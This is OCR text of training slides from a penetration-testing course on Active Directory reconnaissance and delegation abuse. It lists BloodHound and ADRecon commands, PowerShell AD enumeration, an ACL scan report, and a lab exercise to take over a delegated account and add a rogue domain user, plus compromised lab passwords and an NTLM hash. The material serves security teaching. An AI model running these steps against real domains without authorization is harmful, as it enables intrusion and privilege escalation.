
- Domain password and account lockout policies
- Details on our account(s) and the permissions these have locally and within the domain
- Details on obvious customized admin *enabled* user accounts (*adm_jsmith, localadmin etc.*)
- Customized groups including nesting and inheritance
- Active Directory ACLs and delegated objects
- Password management tools/utilities (LAPS)
- Encrypted passwords in policies (Group Policy Preferences)
- Service accounts with SPNs (Kerberoasting)
- Sensitive data in scripts or config files (SYSVOL)
- Domain trusts and types

NotSoSecure part of claranet cyber security

Active Directory Recon

ADRecon - https://github.com/adrecon/ADRecon

- Uses Microsoft Remote Server Administration Tools (RSAT) else falls back to LDAP
- Enumerates users, groups, computers, OUs, various permission assignments and generates useful statistics
  - From a non-domain joined host:
  - `.\ADRecon.ps1 -DomainController 192.168.3.215 -Credential plum\bob`




Active Directory Recon


Bloodhound - https://github.com/BloodHoundAD/BloodHound

- Find the shortest path to domain pwnage!

```
Invoke-BloodHound -CollectionMethod All
```



Bloodhound Sample



Active Directory Delegation

Ummm dele-what?

"…Active Directory delegation is critical part of many organisations' IT infrastructure. By delegating administration, you can grant users or groups only the permissions they need without adding users to privileged groups (e.g., Domain Admins, Account Operators)…"*

*Reference:
http://windowsitpro.com/active-directory/view-remove-ad-delegated-permissions

[further info]
More information on AD delegation enumeration & attacks @
http://www.blackhat.com/html/webcast/05172018-active-directory-delegation-dissected.html

NotSoSecure part of claranet cyber security

Active Directory Delegation

- **What can be delegated?**
  - Read user information
  - Create/manage users
  - Create/manage groups
  - Modify group membership
  - Reset passwords
  - + much more through custom assignments

- **Custom tasks/permission assignments**
  - Extremely fine grained, allowing for very specific delegation requirements

[Further info] https://technet.microsoft.com/en-us/library/dd145442(v=ws.11).aspx

Active Directory Delegation: Why?

Why should we take an interest in how an environment has been delegated?

- Clued up organizations are minimizing the memberships of powerful groups such as domain admins/enterprise admins. Instead (as designed) they are assigning various delegation permissions such as ‘reset password’ to custom groups. If we compromise a user from one of these groups, we inherit these potentially powerful permissions.
- We’re looking for mistakes, logical errors or even abuse ‘by design’ implementations.
- Redundant, legacy and weak configurations may be in place and all but forgotten.

NotSoSecure part of claranet cyber security

Active Directory Delegation: Audit

Some useful tools:

- Windows Remote Administration Toolkit
  https://www.microsoft.com/en-gb/download/details.aspx?id=45520
- ADACL Scanner
  https://github.com/canix1/ADACLScanner
- PowerView
  https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon
- Windows attacking host with Admin Privileges (PowerShell)
- NotSoSecure's own custom powershell script

Blog: https://www.notsosecure.com/hunting-the-delegation-access/

Script: https://github.com/NotSoSecure/AD_delegation_hunting

NotSoSecure part of claranet cyber security

Active Directory Delegation: Audit

- Import-Module ActiveDirectory: With a non-domain account / standalone system the AD drive connection will fail (errors will slightly differ depending on situation)

```
PS C:\Windows\system32> Import-Module ActiveDirectory
WARNING: Error initializing default drive: 'The server has rejected the client credentials.'.
```

- Disable loading of the AD drive: `$Env:ADPS_LoadDefaultDrive = 0`

  ...Or

- Run a query using a domain account - let's start by footprinting the target environment

```
Get-ADDomain -Server 192.168.3.215 -Credential "plum\bob"
```


```
DistinguishedName                   : DC=plum,DC=local
DNSRoot                             : plum.local
DomainControllersContainer          : OU=Domain Controllers,DC=plum,DC=local
DomainMode                          : Windows2012R2Domain
```

Active Directory Delegation: Audit

- Where to go now? We have credentials (of some kind) for a number of users. It's worth seeing what each has access to / rights within the domain:
  - `bob`
  - `backupsvc`
  - `kevin`
- Users may hold 'standard' domain privileges, i.e. Finance users can access financial applications/shared directories, whatever!
- …but what about delegation rights?
  - Dscals.exe (default on DC / binary in support tools)
  - Active Directory Users and Computers MMC (advanced view enabled)
  - PowerShell (many/varied methods)

NotSoSecure part of claranet cyber security

Active Directory Delegation: ADACLScan



ACL REPORT - REGIONS

OU=Regions,DC=plum,DC=local
Report Created: 2017-02-02 14:41:53

		Access	Inherited	Apply To	Permission
		Deny	False	This Object Only	DeleteChild, DeleteTree, Delete
	MAIN	Allow	False	This Object Only	Read Permissions,List Contents,Read All Properties,List
	sers	Allow	False	This Object Only	Read Permissions,List Contents,Read All Properties,List
		Allow	False	This Object Only	Full Control
		Allow	False	This Object Only	Full Control
		Allow	False	This Object Only	Create/Delete user
		Allow	False	This Object Only	Create/Delete group
		Allow	False	This Object Only	Create/Delete computer
		Allow	False	This Object Only	Create/Delete inetOrgPerson
OU=Regions,DC=plum,DC=local	Print Operators	Allow	False	This Object Only	Create/Delete printQueue
OU=Regions,DC=plum,DC=local	PLUM\it_support	Allow	False	user	Full Control
OU=Regions,DC=plum,DC=local	PLUM\it_support	Allow	False	group	Full Control
OU=Regions,DC=plum,DC=local	PLUM\it_support	Allow	False	inetOrgPerson	Full Control
OU=Regions,DC=plum,DC=local	PLUM\it_support	Allow	False	This object and all child objects	Read All Properties;Write All Properties gPOptions
OU=Regions,DC=plum,DC=local	PLUM\it_support	Allow	False	This object and all child objects	Read All Properties;Write All Properties gPLink
OU=Regions,DC=plum,DC=local	PLUM\it_support	Allow	False	This object and all child objects	Create/Delete user
OU=Regions,DC=plum,DC=local	PLUM\it_support	Allow	False	This object and all child objects	Create/Delete group
OU=Regions,DC=plum,DC=local	PLUM\it_support	Allow	False	This object and all child objects	Create/Delete inetOrgPerson
OU=Regions,DC=plum,DC=local	PLUM\it_support	Allow	False	This object and all child objects	ExtendedRight Generate Resultant Set of Policy (Logging)
OU=Regions,DC=plum,DC=local	PLUM\it_support	Allow	False	This object and all child objects	ExtendedRight Generate Resultant Set of Policy (Planning)

Active Directory Delegation: Enumeration

Useful AD cmdlets

`$Env:ADPS_LoadDefaultDrive = 0` `Import-Module ActiveDirectory`	Load Active Directory module and disable default drive
`Get-ADUser`	Information on a specific domain user
`Get-ADGroup`	Information on a specific group
`Get-ADGroupMember`	Get group membership details
`Get-ADPrincipalGroupMembership`	Get group membership details for a given user
`New-ADUser`	Create a new domain user
`Add-ADGroupMember`	Add user to specified group

NotSoSecure part of claranet cyber security

Exercise 4.5


Demo 4.5

Active Directory Delegation Issues #1


- Identify an account that has delegation rights within the plum.local domain
- Gain access to this account (hint: we already have the necessary data)
- Using our newly inherited rights, add a new user named pwned**X** to the domain

Note: Please don't attempt to modify existing accounts (bob/kevin)

Exercise / Demo 4.5: Summary



Exercise / Demo 4.5: Summary



Windows Exploitation Status

Domain: plum.local

192.168.3.215
Host: DC01

- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU

192.168.X.17
Host: WKSX

- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer21)
- Overcame AppLocker restrictions and can run PowerShell scripts

- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS$) via LSASecrets

NotSoSecure part of claranet cyber security

Active Directory Delegation

- So, if we find (and compromise) a member of it_support, can we:
  - Reset passwords of a DA user?
  - Add ourselves to privileged groups?
  - err...afraid not

- This is where AdminSDHolder and SDProp come in...

NotSoSecure part of claranet cyber security

AdminSDHolder and SDProp

- AdminSDHolder is a container that exists in each AD domain
- A protected group is a group that is identified as privileged. This group and all its members should be protected from unintentional modifications
- When a group is marked as protected; AD will ensure that the owner, the ACLs and the inheritance applied on this group are the same as those applied on AdminSDHolder container

https://social.technet.microsoft.com/wiki/contents/articles/22331.adminsdholder-protected-groups-and-security-descriptor-propagator.aspx

https://technet.microsoft.com/en-us/library/2009.09.sdadminholder.aspx

NotSoSecure part of claranet cyber security

